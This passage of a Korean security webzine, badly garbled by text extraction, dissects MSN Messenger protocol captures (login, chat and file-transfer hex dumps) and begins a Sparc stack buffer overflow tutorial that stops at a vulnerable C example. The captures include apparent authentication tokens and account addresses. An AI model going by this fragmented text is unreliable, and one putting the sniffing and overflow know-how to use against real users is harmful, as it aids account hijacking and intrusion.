2x21. Sparc

2x22. Example

2x23. Exploit

OVERHEAD WEBZINE #Z		24
MSNP msn messenger	TCP/IP	
MSNP7 가 .	MSN	
	< >, <	>, <
> .		
2x11. MSN		
1.	•	
Dispatch Server (DS) : Client가	. NS	
Tropaton corton (30) 1 or ont		
Notification Server (NS) : MSN Messen	ger Service session	. , User List,
SwitchBoard Server (SB) : Message sess	sion . , Client	
2. MSNP	·	
3. MSN TCP 1863	•	
4. 가 MSN	"OD OA", "CR +	LF" 가 .
5. 3		
6. Transaction Identifier reponse ID .	0 2^32	- 1

```
2x12.
10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(SYN)
64.4.13.151(1863) -> 10.3.8.1(1592)
TCP(SYN, ACK)
10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(ACK)
       TCP
10.3.8.1(1592) -> 64.4.13.151(1863)
VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0
       MSNP
                                             가
                                                       가
                                                             MSNP
                    56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]
37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]
4E 50 34 20 | 43 56 52 30 | 0D 0A
                                                            [NP4 CVR0..]
                                             64.4.13.151(1863) -> 10.3.8.1(1592)
VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0
    가
                                        MSNP7
                    56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]
37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]
4E 50 34 20 | 43 56 52 30 | 0D 0A
                                      [NP4 CVR0..]
10.3.8.1(1592) -> 64.4.13.151(1863)
INF 2
49 4E | 46 20 32 0D | 0A [INF 2..]
64.4.13.151(1863) -> 10.3.8.1(1592)
INF 2 MD5
    가 MD5
              49 4E | 46 20 32 20 | 4D 44 35 0D [INF 2 MD5.]
   0A |
                   [.]
10.3.8.1(1592) -> 64.4.13.151(1863)
USR 3 MD5 I dragory@inzen.com
             ID
                    55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5 ]
49 20 64 72 | 61 67 6F 72 | 79 40 69 6E | 7A 65 6E 2E [I dragory@inzen.]
63 6F 6D 0D | 0A
                        [com..]
```

```
64.4.13.151(1863) -> 10.3.8.1(1592)
USR 3 MD5 S 1036062483.32504
                   MD5 Hash
                    55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5 ]
53 20 31 30 | 33 36 30 36 | 32 34 38 33 | 2E 33 32 35 [$ 1036062483.325]
30 34 0D 0A |
                          1
                                                      [04..]
10.3.8.1(1592) -> 64.4.13.151(1863)
USR 4 MD5 S cc8f4999c41049206e6f17663f731a97
             MD5
                                                                        MD5(hash+pass)
                                 password
                    55 53 | 52 20 34 20 | 4D 44 35 20 [USR 4 MD5 ]
53 20 63 63 | 38 66 34 39 | 39 39 63 34 | 31 30 34 39 [S cc8f4999c41049]
32 30 36 65 | 36 66 31 37 | 36 36 33 66 | 37 33 31 61 [206e6f17663f731a]
39 37 0D 0A |
                                                      [97..]
                          1
64.4.13.151(1863) -> 10.3.8.1(1592)
USR 4 OK dragory@inzen.com Test 1
password가
    Test
                    55 53 | 52 20 34 20 | 4F 4B 20 64 [USR 4 0K d]
72 61 67 6F | 72 79 40 69 | 6E 7A 65 6E | 2E 63 6F 6D [ragory@inzen.com]
20 54 65 73 | 74 20 31 0D | 0A
                                       [ Test 1..]
64.4.13.151(1863) -> 10.3.8.1(1592)
                    4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 2O 48 6F | 74 6D 61 69 | 6C 2O 34 31 | 36 0D 0A 4D [I Hotmail 416..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
OD OA 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 70 72 6F [text/x-msmsgspro]
66 69 6C 65 | 3B 20 63 68 | 61 72 73 65 | 74 3D 55 54 [file; charset=UT]
46 2D 38 0D | 0A 4C 6F 67 | 69 6E 54 69 | 6D 65 3A 20 [F-8..LoginTime: ]
31 30 33 36 | 30 36 32 34 | 38 33 0D 0A | 45 6D 61 69 [1036062483..Emai]
6C 45 6E 61 | 62 6C 65 64 | 3A 20 30 0D | 0A 4D 65 6D [IEnabled: 0..Mem]
62 65 72 49 | 64 48 69 67 | 68 3A 20 32 | 32 39 33 37 [berldHigh: 22937]
34 OD OA 4D | 65 6D 62 65 | 72 49 64 4C | 6F 77 3A 20 [4..MemberIdLow: ]
2D 32 30 35 | 36 36 39 39 | 36 30 35 0D | 0A 6C 61 6E [-2056699605..lan]
67 5F 70 72 | 65 66 65 72 | 65 6E 63 65 | 3A 20 30 0D [g_preference: 0.]
OA 70 72 65 | 66 65 72 72 | 65 64 45 6D | 61 69 6C 3A [.preferredEmail:]
20 0D 0A 63 | 6F 75 6E 74 | 72 79 3A 20 | 0D 0A 50 6F [ ..country: ..Po]
73 74 61 6C | 43 6F 64 65 | 3A 20 0D 0A | 47 65 6E 64 [stalCode: ..Gend]
```

```
65 72 3A 20 | 55 0D 0A 4B | 69 64 3A 20 | 30 0D 0A 41 [er: U..Kid: 0..A]
67 65 3A 20 | 0D 0A 42 44 | 61 79 50 72 | 65 3A 20 30 [ge: ..BDayPre: 0]
OD OA 42 69 | 72 74 68 64 | 61 79 3A 20 | 30 OD OA 57 [..Birthday: 0..W]
61 6C 6C 65 | 74 3A 20 30 | 0D 0A 46 6C | 61 67 73 3A [allet: 0..Flags:]
20 31 35 33 | 36 0D 0A 73 | 69 64 3A 20 | 35 30 37 0D [ 1536..sid: 507.]
OA 6B 76 3A | 20 34 0D 0A | 4D 53 50 41 | 75 74 68 3A [.kv: 4..MSPAuth:]
20 34 30 37 | 68 76 6B 47 | 34 78 44 48 | 30 30 5A 78 [ 407hvkG4xDH00Zx]
53 4D 6E 48 | 77 68 2A 73 | 2A 53 59 6F | 73 51 31 2A [SMnHwh*s*SYosQ1*]
74 61 72 32 | 6F 32 77 38 | 44 6B 48 51 | 45 4E 4D 6D [tar2o2w8DkHQENMm]
48 46 38 59 | 35 39 69 42 | 6F 39 37 21 | 35 48 2A 63 [HF8Y59iBo97!5H*c]
67 46 31 50 | 35 5A 56 79 | 47 32 42 5A | 74 50 78 67 [gF1P5ZVyG2BZtPxg]
4B 72 47 56 | 64 30 43 66 | 41 24 24 0D | 0A 0D 0A [KrGVd0CfA$$....]
10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(ACK)
10.3.8.1(1592) -> 64.4.13.151(1863)
SYN 5 7
                         (list)
53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]
64.4.13.151(1863) -> 10.3.8.1(1592)
SYN 5 7
    가
                                  가
53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]
10.3.8.1(1592) -> 64.4.13.151(1863)
CHG 6 NLN
                                            online
              43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]
0A
    [.]
64.4.13.151(1863) -> 10.3.8.1(1592)
CHG 6 NLN
              43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]
0A
    [.]
10.3.8.1(1592) -> 64.4.13.151(1863)
CVR 14 0x0412 winnt 5.0 i386 MSMSGS 4.6.0082 MSMSGS
                                08
(0x0412
                2k
                                             .)
```

```
43 56 | 52 20 31 34 | 20 30 78 30 [CVR 14 0x0]
34 31 32 20 | 77 69 6E 6E | 74 20 35 2E | 30 20 69 33 [412 winnt 5.0 i3]
38 36 20 4D | 53 4D 53 47 | 53 20 34 2E | 36 2E 30 30 [86 MSMSGS 4.6.00]
38 32 20 4D | 53 4D 53 47 | 53 0D 0A
                                     [82 MSMSGS..]
64.4.13.151(1863) -> 10.3.8.1(1592)
ILN 13 IDL example@test.com [NickName]
                   49 4C | 4E 20 31 33 | 20 49 44 4C [C.....ILN 13 IDL]
xx xx xx 20 | 5B EC 84 9D | ED 9B 88 25 | 32 30 3A 25 [... [.....%20:%]
32 30 EC 88 | 98 EC 84 9D | EC 9D B8 EB | 9D BC EC 9D [20......]
B4 EB 84 88 | 5D 25 32 30 | ED 9D 90 EB | A5 B4 EB 8A [....]%20.......]
94 25 32 30 | EB AC BC EA | B3 BC 25 32 | 30 EA B0 99 [.%20.....%20...]
EC 95 84 EB | 9D BC 21 21 | 0D 0A
                                                    [.....!!...]
                                      1
10.3.8.1(2303) -> 64.4.13.151(80)
TCP(SYN)
10.3.8.1(2304) -> 64.4.13.151(80)
TCP(SYN)
64.4.13.151(1863) -> 10.3.8.1(1592)
                                                           가
MSN Hotmail
       SYN
                                             TCP
                   4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 2O 48 6F | 74 6D 61 69 | 6C 2O 32 32 | 33 0D 0A 4D [I Hotmail 223..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
OD OA 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 69 [text/x-msmsgsini]
74 69 61 6C | 65 6D 61 69 | 6C 6E 6F 74 | 69 66 69 63 [tialemailnotific]
61 74 69 6F | 6E 3B 20 63 | 68 61 72 73 | 65 74 3D 55 [ation; charset=U]
54 46 2D 38 | OD 0A 0D 0A | 49 6E 62 6F | 78 2D 55 6E [TF-8....Inbox-Un]
72 65 61 64 | 3A 20 32 33 | 30 0D 0A 46 | 6F 6C 64 65 [read: 230..Folde]
72 73 2D 55 | 6E 72 65 61 | 64 3A 20 30 | 0D 0A 49 6E [rs-Unread: 0..In]
62 6F 78 2D | 55 52 4C 3A | 20 2F 63 67 | 69 2D 62 69 [box-URL: /cgi-bi]
6E 2F 48 6F | 54 4D 61 69 | 4C 0D 0A 46 | 6F 6C 64 65 [n/HoTMail..Folde]
72 73 2D 55 | 52 4C 3A 20 | 2F 63 67 69 | 2D 62 69 6E [rs-URL: /cgi-bin]
2F 66 6F 6C | 64 65 72 73 | 0D 0A 50 6F | 73 74 2D 55 [/folders..Post-U]
52 4C 3A 20 | 68 74 74 70 | 3A 2F 2F 77 | 77 77 2E 68 [RL: http://www.h]
6F 74 6D 61 | 69 6C 2E 63 | 6F 6D 0D 0A | 0D 0A
                                                    [otmail.com....]
10.3.8.1(1592) -> 64.4.13.151(1863)
```

__ | ____

```
TCP(ACK)
    HTTP
64.4.13.151(1863) -> 10.3.8.1(1592)
CVR [
        - 1
                                                   URL
                가 MSNP
                                             CVR
                                                         가
               . , CVR
                                                                  ACK
                                                                                         ACK
                    43 56 | 52 20 31 34 | 20 34 2E 36 [CVR 14 4.6]
2E 30 30 38 | 33 20 34 2E | 36 2E 30 30 | 38 33 20 31 [.0083 4.6.0083 1]
2E 30 2E 30 | 38 38 38 20 | 68 74 74 70 | 3A 2F 2F 64 [.0.0888 http://d]
6F 77 6E 6C | 6F 61 64 2E | 6D 69 63 72 | 6F 73 6F 66 [ownload.microsof]
74 2E 63 6F | 6D 2F 64 6F | 77 6E 6C 6F | 61 64 2F 6D [t.com/download/m]
73 6E 6D 65 | 73 73 65 6E | 67 65 72 2F | 69 6E 73 74 [snmessenger/inst]
61 6C 6C 2F | 34 2E 36 2F | 77 69 6E 39 | 38 6D 65 2F [all/4.6/win98me/]
6B 6F 2F 6D | 6D 73 73 65 | 74 75 70 2E | 65 78 65 20 [ko/mmssetup.exe ]
68 74 74 70 | 3A 2F 2F 6D | 65 73 73 65 | 6E 67 65 72 [http://messenger]
2E 6D 69 63 | 72 6F 73 6F | 66 74 2E 63 | 6F 6D 2F 6B [.microsoft.com/k]
6F 0D 0A
         Т
                                       [O..]
10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(ACK)
2x13.
                  가
                          . MSN
                                      5.0
                                                                  ΙP
64.4.12.82(1863) -> 10.5.7.1(3061)
CHL 0 [challenge key]
               가
MSN
                                                                                 challenge key
                   43 48 | 4C 20 30 20 | 31 35 35 31 [CHL 0 1551]
35 31 32 33 | 38 33 34 39 | 30 35 33 31 | 36 31 31 32 [5123834905316112]
OD OA
                         [..]
10.5.7.1(3061) -> 64.4.12.82(1863)
QRY 10 [
             1 32
[MD5
        ]
                       MD5
     51 52 | 59 20 31 30 | 20 50 52 4F [QRY 10 PRO]
```

```
44 30 30 33 | 38 57 21 36 | 31 5A 54 46 | 39 20 33 32 [D0038W!61ZTF9 32]
OD OA 38 65 | 31 64 64 37 | 32 61 65 33 | 38 37 36 32 [..8e1dd72ae38762]
39 39 65 33 | 31 37 62 35 | 38 63 36 37 | 35 63 63 62 [99e317b58c675ccb]
66 64
                          [fd]
                                        1
64.4.12.82(1863) -> 10.5.7.1(3061)
QRY 10
51 52 | 59 20 31 30 | 0D 0A | [QRY 10..]
10.5.7.1(3061) -> 64.4.12.82(1863)
XFR 9 SB
                                                                 SB
                            (SwitchBoard server)
                                        가 XFR
                                                          MSN
                                                                                         가 DS
       DS
                XFR
                                                                               SB
                                     NS
                                                  . (
  .)
              58 46 | 52 20 31 31 | 20 53 42 0D [XFR 11 SB.]
OΑ
    [.]
64.4.12.82(1863) -> 10.5.7.1(3061)
XFR 11 SB 64.4.12.196:1863 CKI 302703.1036396213.24197
       SB
                            CKI HASH(
                                                                                        )
                    58 46 | 52 20 31 31 | 20 53 42 20 [XFR 11 SB ]
36 34 2E 34 | 2E 31 32 2E | 31 39 36 3A | 31 38 36 33 [64.4.12.196:1863]
20 43 4B 49 | 20 33 30 32 | 37 30 33 2E | 31 30 33 36 [ CKI 302703.1036]
33 39 36 32 | 31 33 2E 32 | 34 31 39 37 | 0D 0A
                                                      [396213.24197..]
NS
     가
                                             SB
                                                      TCP
                                                                                   )
                                                                        . (
10.5.7.1(3061) -> 64.4.12.196(1863)
USR 1 dragory1@hotmail.com 302703.1036396213.24197
             SB
                                                                  CKI HASH
                                                NS
                    55 53 | 52 20 31 20 | 64 72 61 67 [USR 1 drag]
6F 72 79 31 | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [ory1@hotmail.com]
20 33 30 32 | 37 30 33 2E | 31 30 33 36 | 33 39 36 32 [ 302703.10363962]
                                     31 33 2E 32 | 34 31 39 37 | 0D 0A
                                                      [13.24197..]
64.4.12.196(1863) -> 10.5.7.1(3061)
USR 1 OK dragory1@hotmail.com Acecracker
          가
                  CKI HASH
                    55 53 | 52 20 31 20 | 4F 4B 20 64 [USR 1 OK d]
```

OVERHEAD WEBZINE #2 ____ | ___ 31 ____

```
72 61 67 6F | 72 79 31 40 | 68 6F 74 6D | 61 69 6C 2E [ragory1@hotmail.]
63 6F 6D 20 | 41 63 65 63 | 72 61 63 6B | 65 72 0D 0A [com Acecracker..]
10.5.7.1(3061) -> 64.4.12.196(1863)
CAL 2 [
           ID]
                                                            CALL
                   43 41 | 4C 20 32 20 | XX XX XX XX [CAL 2 ....]
40 XX XX XX | XX XX 2E 63 | 6F 6D 0D 0A |
                                                    [@.....com..]
64.4.12.196(1863) -> 10.5.7.1(3061)
CAL 2 RINGING 302703
                                  ID
                   43 41 | 4C 20 32 20 | 52 49 4E 47 [CAL 2 RING]
49 4E 47 20 | 33 30 32 37 | 30 33 0D 0A |
                                                   [ING 302703..]
64.4.12.196(1863) -> 10.5.7.1(3061)
JOI [ID] [Nick Name]
          가
                             가
                   4A 4F | 49 20 xx xx | xx xx 40 xx [JOI ....@.]
xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [....com (*)....]
88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.....-211-57-6]
33 2D 31 37 | 38 2D 33 28 | 2A 29 0D 0A |
                                                   [3-178-3(*)..]
10.5.7.1(3061) -> 64.4.12.196(1863)
MSG 4 N 130
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=%EA%B5%B4%EB%A6%BC; EF=; CO=0; CS=81; PF=0
test
MSG
                                     가
                                                                                 "test"
                                            130
                                                     (
                                                                     )
                   4D 53 | 47 20 34 20 | 4E 20 31 33 [MSG 4 N 13]
30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 70 6C 61 | 69 6E 3B 20 [pe: text/plain; ]
63 68 61 72 | 73 65 74 3D | 55 54 46 2D | 38 0D 0A 58 [charset=UTF-8..X]
2D 4D 4D 53 | 2D 49 4D 2D | 46 6F 72 6D | 61 74 3A 20 [-MMS-IM-Format: ]
46 4E 3D 25 | 45 41 25 42 | 35 25 42 34 | 25 45 42 25 [FN=%EA%B5%B4%EB%]
41 36 25 42 | 43 3B 20 45 | 46 3D 3B 20 | 43 4F 3D 30 [A6%BC; EF=; CO=0]
3B 20 43 53 | 3D 38 31 3B | 20 50 46 3D | 30 0D 0A 0D [; CS=81; PF=0...]
OA 74 65 73 | 74
                                                    [.test]
64.4.12.196(1863) -> 10.5.7.1(3061)
```

___ | ____

가

```
4D 53 | 47 20 xx xx | xx xx 40 xx [MSG ....@.]
xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [.....com (*)....]
88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.....-211-57-6]
33 2D 31 37 | 38 2D 33 28 | 2A 29 20 31 | 35 36 0D 0A [3-178-3(*) 156..]
4D 49 4D 45 | 2D 56 65 72 | 73 69 6F 6E | 3A 20 31 2E [MIME-Version: 1.]
30 0D 0A 43 | 6F 6E 74 65 | 6E 74 2D 54 | 79 70 65 3A [0..Content-Type:]
20 74 65 78 | 74 2F 70 6C | 61 69 6E 3B | 20 63 68 61 [ text/plain; cha]
72 73 65 74 | 3D 55 54 46 | 2D 38 0D 0A | 58 2D 4D 4D [rset=UTF-8..X-MM]
53 2D 49 4D | 2D 46 6F 72 | 6D 61 74 3A | 20 46 4E 3D [S-IM-Format: FN=]
25 45 41 25 | 42 35 25 42 | 34 25 45 42 | 25 41 36 25 [%EA%B5%B4%EB%A6%]
42 43 3B 20 | 45 46 3D 3B | 20 43 4F 3D | 30 3B 20 43 [BC; EF=; CO=0; C]
53 3D 38 31 | 3B 20 50 46 | 3D 30 0D 0A | 0D 0A EB 9F [S=81; PF=0.....]
E3 85 93 E3 | 84 B9 E3 85 | 87 E3 84 B6 |
                                                [.....]
   ->
RNG [
        ID] [SB
                  IP]:[
                       ] CKI [CKI HASH] [
                                           ID] [
                  52 4E | 47 20 33 30 | 32 37 30 33 [RNG 302703]
20 36 34 2E | 34 2E 31 32 | 2E 31 39 36 | 3A 31 38 36 [ 64.4.12.196:186]
33 20 43 4B | 49 20 31 30 | 33 36 33 39 | 36 32 32 36 [3 CKI 1036396226]
2E 31 34 38 | 38 39 20 xx | xx xx xx 40 | xx xx xx xx [.14889 ....@....]
xx 2E 63 6F | 6D 20 28 2A | 29 E2 99 A0 | EB 85 B8 ED [..com (*)......]
8A B8 EB B6 | 81 EC 9D 80 | 25 32 30 EB | B6 88 ED 8E [.........%20.....]
B8 ED 95 B4 | 2D 32 31 31 | 2D 35 37 2D | 36 33 2D 31 [....-211-57-63-1]
37 38 2D 33 | 28 2A 29 0D | 0A
                                  [78-3(*)..]
ANS 1 [
           ID] [CKI HASH] [
                             ID]
                  41 4E | 53 20 32 31 | 20 64 72 61 [ANS 21 dra]
67 6F 72 79 | 31 40 68 6F | 74 6D 61 69 | 6C 2E 63 6F [gory1@hotmail.co]
6D 20 31 30 | 33 36 33 39 | 36 32 32 36 | 2E 31 34 38 [m 1036396226.148]
38 39 20 33 | 30 32 37 30 | 33 0D 0A |
                                               [89 302703..]
IRO 1 1 1 [
              [D]
                              1
                  49 52 | 4F 20 32 31 | 20 31 20 31 [IRO 21 1 1]
20 xx xx xx | xx 40 xx xx | xx xx xx 2E | 63 6F 6D 20 [ ....@......com ]
9D 80 25 32 | 30 EB B6 88 | ED 8E B8 ED | 95 B4 2D 32 [..%20.....-2]
```

```
31 31 2D 35 | 37 2D 36 33 | 2D 31 37 38 | 2D 33 28 2A [11-57-63-178-3(*)
29 OD OA
                          1
                                                      []..]
                                        1
    ->
ANS 1 OK
              41 4E | 53 20 32 31 | 20 4F 4B 0D [ANS 21 OK.]
0A
                    [.]
      1
                                 SB
                                                                                      SB
(
                                                                     가
                                                                                    .)
2x14.
10.5.7.1(1971) -> 64.4.12.173(1863)
MSG 3 N 28
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Application-Name: File Transfer
Application-GUID: {5D3E02AB-6190-11d3-BBBB-00C04F795683}
Invitation-Command: INVITE
Invitation-Cookie: 978207
Application-File: HNCNOTE.EXE
Application-FileSize: 146944
Invitation-Cookie
                   2^32 1
                                                    transaction ID
Application-File
                    4D 53 | 47 20 33 20 | 4E 20 32 38 [MSG 3 N 28]
30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg]
73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset]
3D 55 54 46 | 2D 38 0D 0A | 0D 0A 41 70 | 70 6C 69 63 [=UTF-8....Applic]
61 74 69 6F | 6E 2D 4E 61 | 6D 65 3A 20 | ED 8C 8C EC [ation-Name: ....]
9D BC 20 EC | AO 84 EC 86 | A1 0D 0A 41 | 70 70 6C 69 [............Appli]
63 61 74 69 | 6F 6E 2D 47 | 55 49 44 3A | 20 7B 35 44 [cation-GUID: {5D]
33 45 30 32 | 41 42 2D 36 | 31 39 30 2D | 31 31 64 33 [3E02AB-6190-11d3]
2D 42 42 42 | 42 2D 30 30 | 43 30 34 46 | 37 39 35 36 [-BBBB-00C04F7956]
38 33 7D 0D | 0A 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D [83]..Invitation-]
43 6F 6D 6D | 61 6E 64 3A | 20 49 4E 56 | 49 54 45 0D [Command: INVITE.]
OA 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D | 43 6F 6F 6B [.Invitation-Cook]
69 65 3A 20 | 39 37 38 32 | 30 37 0D 0A | 41 70 70 6C [ie: 978207..Appl]
69 63 61 74 | 69 6F 6E 2D | 46 69 6C 65 | 3A 20 48 4E [ication-File: HN]
43 4E 4F 54 | 45 2E 45 58 | 45 0D 0A 41 | 70 70 6C 69 [CNOTE.EXE..Appli]
63 61 74 69 | 6F 6E 2D 46 | 69 6C 65 53 | 69 7A 65 3A [cation-FileSize:]
20 31 34 36 | 39 34 34 0D | 0A 0D 0A
                                        [ 146944....]
```

```
64.4.12.173(1863) -> 10.5.7.1(1971)
MSG xxxxxxxx@hotmail.com [Nick] 182
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: ACCEPT
Invitation-Cookie: 978207
Launch-Application: FALSE
Request-Data: IP-Address:
                                              가
                   4D 53 | 47 20 xx xx | xx xx xx xx [MSG .....]
xx xx xx xx | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [....@hotmail.com]
25 32 30 EC | B2 B4 EC A1 | B0 20 31 38 | 32 0D 0A 4D [%20..... 182..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
OD OA 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 76 [text/x-msmsgsinv]
69 74 65 3B | 20 63 68 61 | 72 73 65 74 | 3D 55 54 46 [ite; charset=UTF]
2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E [-8....Invitation]
2D 43 6F 6D | 6D 61 6E 64 | 3A 2O 41 43 | 43 45 50 54 [-Command: ACCEPT]
OD OA 49 6E | 76 69 74 61 | 74 69 6F 6E | 2D 43 6F 6F [...Invitation-Coo]
6B 69 65 3A | 20 39 37 38 | 32 30 37 0D | 0A 4C 61 75 [kie: 978207..Lau]
6E 63 68 2D | 41 70 70 6C | 69 63 61 74 | 69 6F 6E 3A [nch-Application:]
20 46 41 4C | 53 45 0D 0A | 52 65 71 75 | 65 73 74 2D [ FALSE..Request-]
44 61 74 61 | 3A 20 49 50 | 2D 41 64 64 | 72 65 73 73 [Data: IP-Address]
3A OD OA OD I OA
                                       가
    )
MSG [ID] [Nick] 146
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: CANCEL
Invitation-Cookie: 978207
Cancel-Code: REJECT
10.5.7.1(1971) -> 64.4.12.173(1863)
MSG 4 U 237
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: ACCEPT
Invitation-Cookie: 978207
IP-Address: 10.5.7.1
Port: 6891
AuthCookie: 8102170
Launch-Application: FALSE
Request-Data: IP-Address:
```

_ | ____

가 TCP 6891 4D 53 | 47 20 34 20 | 55 20 32 33 [MSG 4 U 23] 37 OD OA 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [7..MIME-Version:] 20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [1.0..Content-Ty] 70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg] 73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset] 3D 55 54 46 | 2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 [=UTF-8....Invita] 74 69 6F 6E | 2D 43 6F 6D | 6D 61 6E 64 | 3A 20 41 43 [tion-Command: AC] 43 45 50 54 | OD OA 49 6E | 76 69 74 61 | 74 69 6F 6E [CEPT..Invitation] 2D 43 6F 6F | 6B 69 65 3A | 20 39 37 38 | 32 30 37 0D [-Cookie: 978207.] OA 49 50 2D | 41 64 64 72 | 65 73 73 3A | 20 31 30 2E [.IP-Address: 10.] 35 2E 37 2E | 31 0D 0A 50 | 6F 72 74 3A | 20 36 38 39 [5.7.1..Port: 689] 31 OD OA 41 | 75 74 68 43 | 6F 6F 6B 69 | 65 3A 20 38 [1..AuthCookie: 8] 31 30 32 31 | 37 30 0D 0A | 4C 61 75 6E | 63 68 2D 41 [102170..Launch-A] 70 70 6C 69 | 63 61 74 69 | 6F 6E 3A 20 | 46 41 4C 53 [pplication: FALS] 45 OD OA 52 | 65 71 75 65 | 73 74 2D 44 | 61 74 61 3A [E..Request-Data:] 20 49 50 2D | 41 64 64 72 | 65 73 73 3A | 0D 0A 0D 0A [IP-Address:....] SB TCP .) 10.5.52.2(1602) -> 10.5.7.1(6891) SYN 10.5.7.1(6891) -> 10.5.52.2(1602) ACK, SYN 10.5.52.2(1602) -> 10.5.7.1(6891) 10.5.52.2(1602) -> 10.5.7.1(6891) VER MSNFTP 10.5.7.1(6891) -> 10.5.52.2(1602) VER MSNFTP 10.5.52.2(1602) -> 10.5.7.1(6891) USR xxxxxxxx@hotmail.com 8102170 AuthCookie 10.5.7.1(6891) -> 10.5.52.2(1602) FIL 146944 AuthCookie 10.5.52.2(1602) -> 10.5.7.1(6891)

__ | ___

OVERHEAD WEBZINE #2 ____ | ___ 36 ____

TFR

10.5.7.1(6891) -> 10.5.52.2(1602)

Sending Data

```
3 가 0
( + * 256) =
가 01 00 00 가
. 가 가 1460 , 588
```

10.5.52.2(1602) -> 10.5.7.1(6891)

BYE 16777989

```
(
                                                                        .)
                          TCP
                                                                                  ΙP
                              ΙP
(
    )
        ΙP
               IP(
                             가),
                                      IP ->
                                                               가 )
    IP ->
                                                  IP(
(
                                        .)
```

References)

- 1. http://www.venkydude.com/articles/msn.htm
- 2. http://www.hypothetic.org/docs/msn/index.php

2x20. Sparc Stack Buffer Overflow CPU 가 CPU Sparc CPU가 x86 , Sparc, Alpha exploit 2x21. Sparc Sun Microsystems RISC architecture . Solaris, Linux, OpenBSD, NetBSD Sparc 08 . Sun Solaris 9 Sparc 가 x86 CPU Sparc Overflow Sparc functions call, return from functions, stack management x86 0x0000 Not used 0S 0x2000 Text %npc, %pc -> Data Bss %fp, %sp -> Stack 0xf8000000 <Sparc x86 가 Stack 가 LIF0 . Sparc x86 call RET() Stack 2x22. example disassemble Sparc

OVERHEAD WEBZINE #2 ____ | ___ | 38 ____

```
Register
                  Synonyms
%g0 %r0 %g0
%g1 %r1 %g1 %g7
                     functions call, globle data
%g2 %r2
             %g1
                                                   system call number
                            , trap
%g3 %r3
                     eax
%g4 %r4
%g5 %r5
%g6 %r6
%g7 %r7
%00 %r8 %00
             о5
                                             가
%o1 %r9
              %o0
                             eax
%o2 %r10
%o3 %r11
%o4 %r12
%o5 %r13
%sp %r14,%o6 Stack pointer
%o7 %r15
               return address
%10 %r16 %10 %18
%I1 %r17
%I2 %r18
%I3 %r19
%14 %r20
%I5 %r21
%16 %r22
%17 %r23
%i0 %r24 %i0 %i6
%i1 %r25
%i2 %r26
%i3 %r27
%i4 %r28
%i5 %r29
%i6 %r30,%i6 Frame pointer
%i7 %r31 main return address
```

disassemble

[sf280r]#/home/dragory/BOF/memory> cat tmp.c

```
main(int argc, char *argv[]) {
  char buf[20];
